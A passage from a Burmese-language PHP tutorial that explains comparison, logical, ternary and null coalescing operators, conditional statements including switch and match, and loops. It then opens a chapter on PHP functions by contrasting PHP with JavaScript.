ရလဒ်အနေနဲ့ Empty ကိုပြန်ရနေတာပါ။ ရလဒ်မရှိပါဘူး။ ရလဒ်မရှိခြင်းဟာ `false` ဖြစ်လို့ `false` ဆိုတဲ့ အဓိပ္ပါယ်ပါပဲ။ တန်ဖိုးအကြီးအသေး နှိုင်းယှဉ်ဖို့အတွက် Less Than <, Greater Than >, Less Than Equal <=, Grater Than Equal >= စတဲ့ Operator ကိုအသုံးပြုပါတယ်။ ထူးခြားချက်ကတော့ Spaceship Operator လို့ခေါ်တဲ့ ရေးထုံးတစ်မျိုး ဖြည့်စွက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ –

PHP >= 7.0

```php
<?php

echo 3 <=> 5;         // -1
echo 5 <=> 5;         // 0
echo 5 <=> 3;         // 1
```

သူက ရလဒ်ကို (၃) မျိုးပြန်ပေးပါတယ်။ နှိုင်းယှဉ်တန်ဖိုးနှစ်ခုမှာ ရှေ့တန်ဖိုးက ငယ်ရင် -1 ကိုပြန်ပေးပြီး၊ တန်ဖိုးနှစ်ခုညီနေရင် 0 ကို ပြန်ပေးပါတယ်။ နောက်တန်ဖိုးက ငယ်နေရင်တော့ 1 ကိုပြန်ပေးပါတယ်။

ထူးဆန်းတဲ့ Operator တစ်ခုဖြစ်နေပေမယ့် အသုံးဝင်တဲ့နေရာတွေ ရှိပါတယ်။ လောလောဆယ်တော့ အလုပ်လုပ်ပုံကိုသာ မှတ်ထားလိုက်ပါ။

Logical Operators

PHP မှာ ! ကို NOT Operator အနေနဲ့ပဲ သုံးပါတယ်။ && ကို AND Operator အနေနဲ့သုံးပြီး || ကို OR Operator အနေနဲ့ သုံးပါတယ်။ ထူးခြားချက်ကတော့ and ဆိုတဲ့ Keyword ကိုလည်း AND Operator အနေနဲ့ အသုံးပြုနိုင်ပြီး or ဆိုတဲ့ Keyword ကိုလည်း OR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

PHP

```php
<?php

$x = 3;
$y = 5;

echo $x === $y || $x === 3;          // 1 (true)
echo $x === $y or $x === 3;          // 1 (true)

echo $x === $y && $x === 3;          //  (false)
echo $x === $y and $x === 3;         //  (false)

echo !($x === $y and $x === 3);      // 1 (true)
```

နောက်ထပ်ထူးခြားချက်ကတော့ PHP မှာ xor ကို XOR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ JavaScript မှာဆိုရင် XOR Operator မရှိပါဘူး။ PHP မှာတော့ ရှိပါတယ်။ ရိုးရိုး OR က နှိုင်းယှဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခုမှန်ရင် ရလဒ်မှန်သလို နှစ်ခုလုံးမှန်ရင်လည်း ရလဒ်မှန်ပါတယ်။ XOR ကတော့ နှိုင်းယှဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခု မှန်ရင် ရလဒ်မှန်ပြီး နှစ်ခုလုံးမှန်ရင် ရလဒ်မှားပါတယ်။

PHP

```php
<?php

$x = 3;
$y = 5;
echo $x < $y or $x === 3;       // 1 (true)
echo $x < $y xor $x === 3;      // (false)
```

နမူနာအရ `$x < $y` ဟာ `true` ဖြစ်ပြီး `$x === 3` ဟာလည်း `true` ဖြစ်ပါတယ်။ နှစ်ခုလုံး `true` ဖြစ်နေတဲ့အတွက် `or` ရလဒ် `ture` ဖြစ်ပြီး `xor` ရလဒ် `false` ဖြစ်နေတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Ternary & Null Coalescing Operator

PHP မှာ Ternary Operator နဲ့ Null Coalescing Operator ဆိုတဲ့ Conditional Expression လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ Ternary Operator ကိုအသုံးပြုပြီး အခုလိုရေးနိုင်ပါတယ်။

PHP

```php
<?php

$name = "";
echo $name ? $name : "Unknown";       // Unknown

$name = "Alice";
echo $name ? $name : "Unknown";       // Alice
```

Ternary Operator က ပေးလိုက်တဲ့ ပထမဆုံး Expression ရဲ့ ရလဒ် `true` ဖြစ်ရင် `?` နောက်က Expression ကို ဆက်လုပ်သွားမှာဖြစ်ပြီး `false` ဖြစ်ရင် `:` နောက်က Expression ကို ဆက်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ပထမနမူနာအရ `$name` Variable ရှိမရှိ စစ်ကြည့်လိုက်တဲ့အခါ Empty String ကြောင့် `false` ဖြစ်နေတဲ့အတွက် Unknown လို့ ဖော်ပြသွားမှာပါ။ နောက်နမူနာမှာတော့ `$name` တန်ဖိုးရှိသွားပြီ ဖြစ်တဲ့အတွက် `$name` တန်ဖိုးကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒါကို အတိုကောက် အခုလို ရေးလို့ရနိုင်ပါသေးတယ်။

PHP

```php
<?php

$name = "";
echo $name ?: "Unknown";        // Unknown

$name = "Alice";
echo $name ?: "Unknown";        // Alice
```

စစ်ချင်တဲ့ Expression နဲ့ `true` ဖြစ်ရင် လုပ်ရမယ့် Expression တူနေလို့ ဒီလိုရေးလို့ရတာပါ။ ဒါပေမယ့် အခုဖော်ပြခဲ့တဲ့ ဒီနှစ်နည်းလုံးမှာ ပြဿနာတစ်ခုတော့ ရှိနေပါတယ်။ `$name` က ကြိုတင်ရှိနေလို့သာ အလုပ်လုပ်တာ ဖြစ်ပြီး `$name` ကသာ ကြိုတင်ရှိမနေရင် Undefined variable Warning တက်ပါလိမ့်မယ်။ အဲ့ဒီလို တက်မှာစိုးလို့ တမင် `$name` ကို အရင်ကြိုကြေညာပြီးတော့မှ ရေးရတဲ့ နမူနာကို ပေးထားတာပါ။

PHP

```php
<?php

echo $name ? $name : "Unknown";

// Warning: Undefined variable $name

echo $name ?: "Unknown";

// Warning: Undefined variable $name
```

ဒီလိုအခြေအနေမျိုးမှာ `isset()` နဲ့ Variable ရှိမရှိ စစ်ပြီးမှ ရေးရင်တော့ရပါတယ်။

```php
echo isset($name) ? $name : "Unknown";     // Unknown
```

ဒီတစ်ခါတော့ Undefined variable Warning မတက်တော့ပါဘူး။ Variable ကို မရှိဘဲနဲ့ သုံးလိုက်တာမျိုး မဟုတ်တော့ဘဲ ရှိ/မရှိ စစ်ပြီးအလုပ်လုပ်စေတဲ့နည်းကို သုံးလိုက်တာ ဖြစ်သွားလို့ပါ။ ဒီထက်ပိုပြီး ကျစ်လစ်တဲ့ ရေးဟန်ရဖို့အတွက် Null Coalescing Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ။

PHP >= 7.0

```php
<?php

echo $name ?? "Unknown";    // Unknown
```

`??` သင်္ကေတနဲ့ ရေးရတာ ဖြစ်သွားပါပြီ။ ဒီတစ်ခါမှာလည်း Undefined variable Warning မတက်ပါဘူး။ Null Coalescing Operator ဖြစ်တဲ့ `??` က ရှိမရှိစစ်ပြီးမှ အလုပ်လုပ်ပေးသွားမှာမို့လို့ပါ။ Null Coalescing Assignment Operator လည်းရှိပါသေးတယ်။ ဒီလိုပါ –

PHP >= 7.0

```php
<?php

$result = "Alice";
$result ??= $name;

echo $result;          // Alice
```

`$result` ရဲ့ မူလတန်ဖိုး Alice ဖြစ်ပြီး `$name` ရှိနေရင် `$name` တန်ဖိုးကို `$result` ထဲမှာ Assign လုပ်လိုက်ချင်တာပါ။ ဒါပေမယ့် မရှိရင်တော့ Assign မလုပ်စေချင်ပါဘူး။ ဒါကြောင့် Null Coalescing Assignment Operator ဖြစ်တဲ့ `??=` ကို အသုံးပြုလိုက်တာပါ။ နမူနာအရ Assign လုပ်လိုက်ပေမယ့် `$name` တန်ဖိုး မရှိတဲ့အတွက် မူလတန်ဖိုး Alice ကိုပဲ ဖော်ပြပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Control Structures

Conditional Statements တွေရေးသားဖို့အတွက် PHP မှာ `if` Statement ကိုပဲသုံးပါတယ်။ ရှိနိုင်တဲ့ရေးနည်း မူကွဲတွေက ဒီလိုပါ –

PHP

```php
<?php

$time = date("h");

if($time > 6 and $time < 18) echo "Day Time";
else echo "Night Time";
```

နမူနာအရ လက်ရှိအချိန်ကို `if` Condition နဲ့ စစ်လိုက်ပြီး မနက် (၆) နာရီထက်ကြီးပြီး နဲ့ ညနေ (၆) နာရီထက် ငယ်ရင် Day Time လို့ ရိုက်ထုတ် ဖော်ပြပေးမှာပါ။ အကယ်၍ မဟုတ်ခဲ့ရင် တော့ Night Time လို့ ရိုက်ထုတ်ဖော်ပြပေးမှာပါ။ Condition မှားမှန်ပေါ်မူတည်ပြီး လုပ်ရမယ့် Statement က တစ်ကြောင်း စီသာပါဝင်တဲ့အတွက် တွန့်ကွင်းအဖွင့်အပိတ်တွေ မထည့်ဘဲရေးထားတာပါ။ တွန့်ကွင်းအဖွင့်အပိတ်တွေ ထည့်ရေးမယ်ဆိုရင် ဒီလိုရေးရမှာပါ။

PHP

```php
<?php

$time = date("h");

if($time > 6 and $time < 18) {
    echo "Day Time";
} else {
    echo "Night Time";
}
```

ဒီလိုတွန့်ကွင်းအဖွင့်အပိတ်တွေနဲ့ မရေးဘဲ Alternative Syntax နဲ့ရေးလို့ရတာကို အထက်မှာလည်း ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်တစ်ကြိမ် ထပ်ပြီးတော့ ဖော်ပြပါဦးမယ်။

PHP

```php
<?php

$time = date("h");

if($time > 6 and $time < 18):
    echo "Day Time";
else:
    echo "Night Time";
endif;
```

ဒီလိုတွန့်ကွင်းတွေမပါတဲ့ Alternative Syntax ကို HTML နဲ့ PHP ရောရေးတဲ့အခါမှာ အသုံးများပြီး PHP ချည်းသက်သက်ဆိုရင်တော့ သိပ်မသုံးကြပါဘူး။ PHP မှာ `elseif` ရေးထုံးလည်း ရှိပါသေးတယ်။

PHP

```php
<?php

$day = date("D");
if($day === "Sun") {
    echo "Today is Sunday.";
} elseif ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`data()` Function ကို Argument အနေနဲ့ D လိုက်တဲ့အခါ Sun, Mon, Tue စသည်ဖြင့် ဒီကနေ့ဘာနေ့လဲဆိုတဲ့ တန်ဖိုးကို ပြန်ရပါတယ်။ အဲ့ဒီတန်ဖိုးကို စစ်ပြီးလုပ်ချင်တဲ့အလုပ်က များမှန် နှစ်ခုထဲမဟုတ်တော့တဲ့အတွက် `elseif` Statement ကိုထည့်သုံးထားပါတယ်။ နမူနာအရ `$day` တန်ဖိုးဟာ Sun ဆိုရင် Today is Sunday. ဆိုတဲ့စာကို ဖော်ပြပြီး `$day` တန်ဖိုးဟာ Sat ဆိုရင် Today is Saturday. ဆိုတာစာကို ဖော်ပြပေးမှာပါ။ Condition နှစ်ခါစစ်ထားတာပါ။ အဲ့ဒီနှစ်ခုလုံး မမှန်တော့မှ Today is a weekday. ဆိုတဲ့စာကို ဖော်ပြပေးမှာပဲ ဖြစ်ပါတယ်။ ကြားထဲမှာ နောက်ထပ် Condition တွေထပ်ထည့်ချင်ရင် `elseif` တွေထပ်တိုးပြီး ထည့်လို့ရပါသေးတယ်။

ဒီနေရာမှာ သတိပြုရမှာက JavaScript မှာ ဆိုရင် `elseif` Statement မရှိပါဘူး။ အဲ့ဒီလို `elseif` Statement မရှိခဲ့ရင်လည်း တူညီတဲ့ ရလဒ်ရဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

PHP

```php
<?php

$day = date("D");

if($day === "Sun") {
    echo "Today is Sunday.";
} else if ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`else if` ဖြစ်သွားတာပါ။ ကြားထဲမှာ Space ခြားထားပါတယ်။ `else` Statement အတွက် နောက်ထပ်ထပ်ဆင့် `if` Statement တစ်ခုကို ပေးလိုက်တာပါ။ `elseif` ဆိုတဲ့ သီးခြား Statement မဟုတ်ပေမယ့် ရလဒ်ကတော့ အတူတူပါပဲ။

PHP မှာ Switch Statement လည်းရှိပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$day = date("D");

switch($day) {
    case "Sat":
    case "Sun":
        echo "Weekend";
        break;
    case "Fri":
        echo "TGIF";
        break;
    default:
        echo "Weekday";
}
```

`switch` ရဲ့ သတ်မှတ်ချက်တန်ဖိုးနဲ့ ညီတဲ့ `case` ကိုသွားပြီး အလုပ်လုပ်မှာဖြစ်လို့ `$day` က စနေနေ့ဖြစ်ခဲ့ရင် Sat case ကိုရောက်သွားမှာပါ။ ဘာ Statement မှမရှိတဲ့အတွက် နောက်တစ်ဆင့်ဖြစ်တဲ့ Sun case ကိုဆက်သွားလိုက်မှာဖြစ်လို့ Weekend ဆိုတဲ့ရလဒ်ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `break` Statement ကိုတွေ့တဲ့အတွက် နောက်အဆင့်ကို ဆက်မသွားတော့ပဲ အဲ့ဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ အကယ်၍ `$day` က သောကြာနေ့ဆိုရင်တော့ Fri case ကိုရောက်သွားပြီး TGIF ဆိုတဲ့ရလဒ်ကို ဖော်ပြမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `break` Statement နဲ့ ရပ်ခိုင်းထားတဲ့အတွက် နောက်အဆင့်ကို ဆက်မသွားတော့ဘဲ အဲ့ဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ `case` တွေ တစ်ခုမှ မကိုက်ရင်တော့ `default` Statement ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် `$day` တန်ဖိုး Sat, Sun, Fri တစ်ခုမှမဟုတ်ခဲ့ရင် Weekday ဆိုတဲ့ရလဒ်ကို ရမှာပဲ ဖြစ်ပါတယ်။

PHP 8 မှာ `switch` Statement နဲ့ဆင်တူတဲ့ `match` Expression ဖြည့်စွက် ပါဝင်လာပါတယ်။ သူက Expression ဖြစ်သွားတဲ့အတွက် Variable ထဲကို ထည့်လိုက်လို့ရ တာမျိုး အပါအဝင် ထူးခြားတဲ့ အသုံးပြုမှုမျိုးတွေနဲ့ သုံးလို့ရနိုင်သွားပါတယ်။ ဒီလိုပါ –

PHP >= 8.0

```php
<?php

$day = date("D");

$result = match($day) {
    "Sat", "Sun" => "Weekend",
    "Fri" => "TGIF",
    default => "Weekday"
};

echo $result;
```

ထူးခြားတဲ့ရေးထုံးဖြစ်လို့ သေချာလေး ဂရုစိုက်ကြည့်လိုက်ပါ။ `$result` Variable နဲ့ `match()` ကပြန်ပေးတဲ့ ရလဒ်ကို လက်ခံထားပါတယ်။ `match` ရဲ့နောက်က ကွင်းစကွင်းပိတ်ထဲမှာ စစ်ချင်တဲ့ တန်ဖိုးကို ပေးရပါတယ်။ နမူနာအရ Sat နဲ့ Sun ဆိုရင် Weekend ကို ပြန်ပေးလိုက်မှာပါ။ `echo` နဲ့ရိုက်ထုတ်ထားတာ မဟုတ်ပါဘူး။ Return ပြန်ပေးရမယ့် တန်ဖိုးကို သတ်မှတ်ထားတာပါ။ သူ့မှာလည်း `default` ရေးထုံးပါဝင်ပါတယ်။ အားလုံးပြီးတော့မှ နောက်ဆုံးမှာ ရလဒ် `$result` ကို `echo` နဲ့ ရိုက်ထုတ်ထားခြင်းပဲ ဖြစ်ပါတယ်။

`switch` က တန်ဖိုးနှိုင်းယှဉ်ဖို့ `==` ကိုသုံးပြီး `match` က `===` ကိုသုံးတယ်ဆိုတာကိုလည်း သတိပြုပါ။ `switch` မှာ `switch("5")` လို့စစ်ထားရင် `case 5` ကို အလုပ်လုပ်ပေးပါတယ်။ String "5" ကိုစစ်ထားပေမယ့် Integer 5 ဆိုရင်လည်း အလုပ်လုပ်ပေးမှာပါ။ `match("5")` လို့စစ်ထားရင်တော့ `5 =>` ကို အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ String "5" ကို စစ်ထားတဲ့အတွက် String "5" ကိုတွေ့မှသာ အလုပ်လုပ်မှာ မို့လို့ပါ။

PHP မှာ အကြိမ်ကြိမ် Loop လုပ်ပြီးရေးရမယ့် ကုဒ်တွေအတွက် `while`, `do-while` နဲ့ `for` Statement တို့ကို သုံးနိုင်ပါတယ်။ `while` Statement ဟာ Condition က true ဖြစ်နေသ၍ ပေးလိုက်တဲ့ ကုဒ်တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    $result += $nums[$i];
    $i++;
}

echo $result;  // 681
```

ပေးထားတဲ့ကုဒ်မှာ ကိန်းဂဏန်းတန်ဖိုးတွေပါဝင်တဲ့ `$nums` Array တစ်ခုရှိပါတယ်။ အဲ့ဒီ Array ထဲက တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ချင်တာပါ။ ဒါကြောင့် Variable နှစ်ခုထပ်ကြေညာပါတယ်။ `$i` တန်ဖိုးကို 0 လို့သတ်မှတ်ထားသလို `$result` တန်ဖိုးကိုလည်း 0 လို့သတ်မှတ်ထားပါတယ်။ `while` Statement မှာတော့ Condition အနေနဲ့ `$i` တန်ဖိုးက `$nums` Array မှာပါဝင်တဲ့ Index အရေအတွက်ထက် ငယ်နေသ၍ ထပ်ခါထပ်ခါ အလုပ်လုပ်ဖို့ သတ်မှတ်ပေးထားပါတယ်။ အလုပ်တစ်ကြိမ်လုပ်တိုင်း `$i++` နဲ့ 1 တိုးထားတဲ့အတွက် အကြိမ်ရေပြည့်လို့ သတ်မှတ် Condition နဲ့မကိုက်တော့ရင် ရပ်သွားမှာပါ။ တစ်ကြိမ်အလုပ်လုပ်တိုင်း `$result` တန်ဖိုးထဲက လက်ရှိအလုပ်လုပ်နေတဲ့ `$nums` Array ရဲ့ Index မှာရှိတဲ့ တန်ဖိုးကို ပေါင်းပေါင်း ထည့်သွားတဲ့အတွက် Loop ပြီးသွားတဲ့အခါ စုစုပေါင်း ပေါင်းခြင်းရလဒ်ကို `$result` ထဲမှာ ရရှိသွားတာပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ Array ထဲက တန်ဖိုးတွေ ပေါင်းတာလောက်က `array_sum()` တို့ `array_reduce()` တို့လို Standard Function တွေနဲ့တင် ပြီးပါတယ်။ ကိုယ့်ဘာသာ ပေါင်းဖို့ မလိုပါဘူး။ ဒါပေမယ့် Loop နမူနာ စမ်းရေးချင်ရင် စမ်းရေးလို့ရအောင် ကိုယ့်ဘာသာ ပေါင်းပေးလိုက်တာပါ။

Loop တွေနဲ့အတူ `continue` Statement ကိုလိုအပ်ရင် တွဲသုံးနိုင်ပါတယ်။ `continue` Statement ကိုတွေ့ရင် လက်ရှိအလုပ်ကိုရပ်လိုက်ပြီး နောက်တစ်ကြိမ်ပြန်စပေးသွားမှာပါ။ ဥပမာ - ပေးထားတဲ့ ကိန်းဂဏန်းတွေထဲမှာ အနှုတ်ကိန်းပါရင် ထည့်မပေါင်းဘဲ ကျော်လိုက်စေချင်တယ်ဆိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) {
        $i++;
        continue;
    }

    $result += $nums[$i];
    $i++;
}

echo $result;  // 683
```

နမူနာအရ လက်ရှိတန်ဖိုး 0 ထက်ငယ်ရင် `continue` နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ကြိမ် ပြန်စသွားမှာပါ။ ဒါကြောင့် `$result` ထဲမှာ အနှုတ်ကိန်းတန်ဖိုးတွေ ထည့်ပေါင်းတော့မှာ မဟုတ်ပါဘူး။

လက်ရှိအလုပ်လုပ်နေတဲ့ Loop ကို ရပ်လိုက်ချင်ရင်တော့ `break` Statement ကိုသုံးနိုင်ပါတယ်။ တစ်ကယ်တော့ `break` Statement က Loop မှ မဟုတ်ပါဘူး၊ ဘယ်လို ကုဒ် Block မျိုးကနေမဆို ထွက်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ ဥပမာ - ပေးထားတဲ့ ကိန်းဂဏန်းတွေထဲမှာ အနှုတ်ကိန်းကိုတွေ့တာနဲ့ ရပ်လိုက်စေချင်ရင် အခုလိုရေးနိုင်ပါတယ်။

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) break;

    $result += $nums[$i];
    $i++;
}

echo $result;  // 54
```

`break` နောက်ကနေ လိုအပ်ရင် Argument ထည့်ပေးလို့ရပါတယ်။ Default က 1 ဖြစ်ပါတယ်။ ဒါကြောင့် `break;` လို့ရေးလိုက်တာဟာ `break 1;` လို့ ရေးလိုက်တာနဲ့ အတူတူပါပဲ။ 1 လို့ပြောတဲ့အတွက် ကုဒ် Block တစ်ဆင့် ထွက်လိုက်မှာပါ။ အကယ်၍ နှစ်ဆင့်သုံးဆင့်ကျော်ပြီး ထွက်လိုက်ချင်ရင် `break 2;` တို့ `break 3;` တို့ကို အသုံးပြုနိုင်ပါတယ်။ `continue` မှာလည်း အလားတူပဲ လိုအပ်ရင် Argument ထည့်ပေးလို့ရပါတယ်။

`do-while` Statement ကတော့ အခြေခံအားဖြင့် `while` Statement နဲ့ အတူတူပါပဲ။ ကွာသွားတာက၊ ရိုးရိုး `while` Statement မှာ Condition စစ်ပြီး မှန်မှအလုပ်လုပ်ပြီး၊ `do-while` Statement မှာတော့ အလုပ်အရင်လုပ်ပြီး Condition ကိုနောက်မှ စစ်တဲ့အတွက်၊ ပထမဆုံးတစ်ကြိမ် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ်စေ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ်စေ ပထမဆုံးအကြိမ်တော့ မဖြစ်မနေ အလုပ်လုပ်ဖို့လိုတဲ့ ကုဒ်တွေမှာ `while` အစား `do-while` ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

do {
    $result += $nums[$i];
    $i++;
} while($i < count($nums));

echo $result;  // 681
```

`for` Statement ကိုတော့ Expression (၃) ခုကို Argument အနေနဲ့ ပေးပြီးရေးရပါတယ်။ ပထမဆုံး Expression ကို စစချင်းတစ်ကြိမ် အလုပ်လုပ်ပါတယ်။ အလယ်က Expression ကတော့ Condition ဖြစ်ပြီး မှန်မှ နောက်အကြိမ်တွေ ဆက်အလုပ်လုပ်မှာပါ။ နောက်ဆုံးက Expression ကိုတော့ Loop တစ်ကြိမ်ပြီးတိုင်းတစ်ခါအလုပ်လုပ်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်မှာ `while` တို့ `do-while` တို့နဲ့ ရေးထားတဲ့ကုဒ်ကို `for` Statement နဲ့ အခုလိုပြောင်းပြီး ရေးလို့ရနိုင်ပါတယ်။

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];
$result = 0;

for($i = 0; $i < count($nums); $i++) {
    $result += $nums[$i];
}

echo $result;  // 681
```

`$i` Variable ကို သပ်သပ်မရေးတော့ပဲ `for` ရဲ့ ပထမ Expression Argument အနေနဲ့ ပေးလိုက်ပါတယ်။ ဒုတိယ Expression ဖြစ်တဲ့ Condition တော့ အတူတူပါပဲ၊ `$i` တန်ဖိုးက `$nums` Array မှာပါတဲ့ Index အရေအတွက်ထက် ငယ်နေသ၍ အလုပ်လုပ်မှာပါ။ နောက်ဆုံး Expression အနေနဲ့ `$i++` ကို ပေးထားတဲ့အတွက် Loop တစ်ကြိမ်ပြီးတိုင်း `$i` တန်ဖိုးကို 1 တိုးပေးသွားလို့ အကြိမ်ရေပြည့်ရင် ရပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နောက်ဆုံးရလဒ်ကတော့ ပြောင်းမှာ မဟုတ်ပါဘူး။

PHP မှာ Array တွေကို Loop လုပ်ဖို့အတွက် `foreach` Statement လည်း ရှိပါသေးတယ်။ `foreach` Statement ကတော့ ပေးလိုက်တဲ့ Array ကို အစကနေအဆုံးထိ အလုပ်လုပ်သွားမှာမို့လို့ Condition တွေ ဘာတွေ ပေးစရာမလိုတော့ပါဘူး။ ဒီလိုပါ –

PHP

```php
<?php

$nums = [12, 42, -2, 8, 621];
$result = 0;

foreach($nums as $num) {
    $result += $num;
}

echo $result;  // 681
```

`foreach` နဲ့ Loop လုပ်ဖို့ ပေးလိုက်တဲ့ Array ရဲ့နောက်မှာ `as` Keyword နဲ့ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးကို Variable တစ်ခုနဲ့ လက်ခံလို့ရပါတယ်။ Variable ရဲ့အမည်ကို နှစ်သက်ရာအမည် ပေးနိုင်ပြီး နမူနာမှာ `$num` လို့ပေးထားပါတယ်။ ဒါကြောင့် `$num` ထဲမှာ ရှိနေတဲ့ တန်ဖိုးကို `$result` ထဲမှာ ပေါင်းထည့်သွားခြင်းအားဖြင့် လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

`foreach` ရဲ့ထူးခြားချက်က Loop လုပ်ဖို့ပေးလိုက်တဲ့ Array ရဲ့ Index/Key ကို လိုချင်ယူလည်း Variable တစ်ခုနဲ့ လက်ခံယူလို့ရနိုင်ပါသေးတယ်။ အသုံးဝင်ပါတယ်။ Array တွေ Object တွေနဲ့ အလုပ်လုပ်တဲ့အခါ Value တန်ဖိုးတွေသာမက Index တွေ Key တွေကိုပါ စီမံဖို့ လိုအပ်တတ်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$user = [ "alice" => 98, "bob" => 95 ];
$result = [];

foreach($user as $name => $point) {
   $result[] = $name;
}

print_r( $result );

// Array ( [0] => alice [1] => bob )
```

နမူနာမှာ `$user` ဟာ Associative Array တစ်ခုပါ။ `$result` ကလည်း Array အလွတ်တစ်ခုဖြစ်သွားပါပြီ။ `foreach` နဲ့ `$user` ကို Loop လုပ်တဲ့အခါ Index ကို `$name` Variable နဲ့လက်ခံပြီး Value ကို `$point` Variable နဲ့လက်ခံထားပါတယ်။ ပြီးတော့မှ `$result` Array ထဲကို Index ဖြစ်တဲ့ `$name` တွေ ထပ်တိုးပြီး ထည့်ထည့်ပေးလိုက်တဲ့အတွက် နောက်ဆုံးမှာ Index တွေကိုချည်းပဲ Array တစ်ခုအနေနဲ့ စုစည်းထားတဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။

ဒီနေရာမှာလည်း `array_keys()` လို Standard Function ကို သုံးလိုက်ရင် ရပေမယ့်၊ ကိုယ်တိုင်စီမံရေးသားဖို့ လိုအပ်ချက်တွေကလည်း သူ့နေရာနဲ့သူ ရှိလာမှာဖြစ်ပါတယ်။

အခန်း (၃၀) – PHP Functions

JavaScript လို Language မျိုးဟာ Object-Oriented Language လို့ပြောလို့ရပါတယ်။ Object-Oriented ကုဒ်တွေ ရေးလို့ ရယုံသာမက Language Feature တော်တော်များများကလည်း Object တွေ မို့လို့ပါ။ ဥပမာ အခြေခံ Data Types တွေ ဖြစ်ကြတဲ့ Number တို့ String တို့ဟာ ရိုးရိုး Value ဟုတ်ဘဲ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့်လည်း ဒီလို ကုဒ်မျိုးတွေ ရေးလို့ရတာပါ –

JavaScript

```
"Hello".length       // 5
3.1416.toFixed(2)    // 3.14
```

Property တွေ Method တွေ ဖြစ်ကြတဲ့ `length` တို့ `toFixed()` တို့ကို စာတွေ၊ ကိန်းဂဏန်းတွေပေါ်မှာ တိုက်ရိုက်သုံးလို့ရနေတာဟာ အဲ့ဒီစာတွေ၊ ကိန်းဂဏန်းတွေ ကိုယ်တိုင်က Object တွေ ဖြစ်နေလို့ပါ။ Array တွေဟာဆိုရင်လည်း Object တွေပါပဲ။ ဒါကြောင့် အခုလို ကုဒ်မျိုးတွေ ရေးလို့ရတာပါ။

JavaScript

```
[1, 2, 3].length                    // 3
[1, 2, 3].reduce((a, b) => a + b)   // 6
```

ဒါတင်သာမက တစ်ခါတစ်ရံတွေ့ရတဲ့ Standard Function တွေဟာလည်း တစ်ကယ်တော့ ရိုးရိုး Function တွေ မဟုတ်ကြပါဘူး။ Global Object တို့ Window Object တို့ရဲ့ Method တွေသာ ဖြစ်ပါတယ်။ ဥပမာ `alert()` ခေါ်တဲ့ Function တစ်ခုကို ခေါ်သုံးလို့ ရပေမယ့် တစ်ကယ်တော့ `window.alert()` လို့ခေါ်တဲ့ Object Method တစ်ခုသာ ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript လို

Language မျိုးမှာ အရာတော်တော်များများက Object တွေမို့လို့ ရေးတဲ့အခါ Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ အမျိုးမျိုး ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language ဖြစ်တယ်လို့ ဆိုနိုင်တဲ့ သဘောမျိုးပါ။

PHP မှာလည်း Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ စသည်ဖြင့် ကုဒ်တွေကို ပုံစံအမျိုးမျိုးနဲ့ ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language မဟုတ်ပါဘူး။ Procedural Language တစ်ခုသာ ဖြစ်ပါတယ်။ Standard Class တစ်ချို့ Language နဲ့အတူ ပါဝင်ပေမယ့် လိုချင်တဲ့ ရလဒ်ရဖို့အတွက် Function တွေ Procedure တွေကိုသာ အများအားဖြင့် အသုံးပြုရတာပါ။

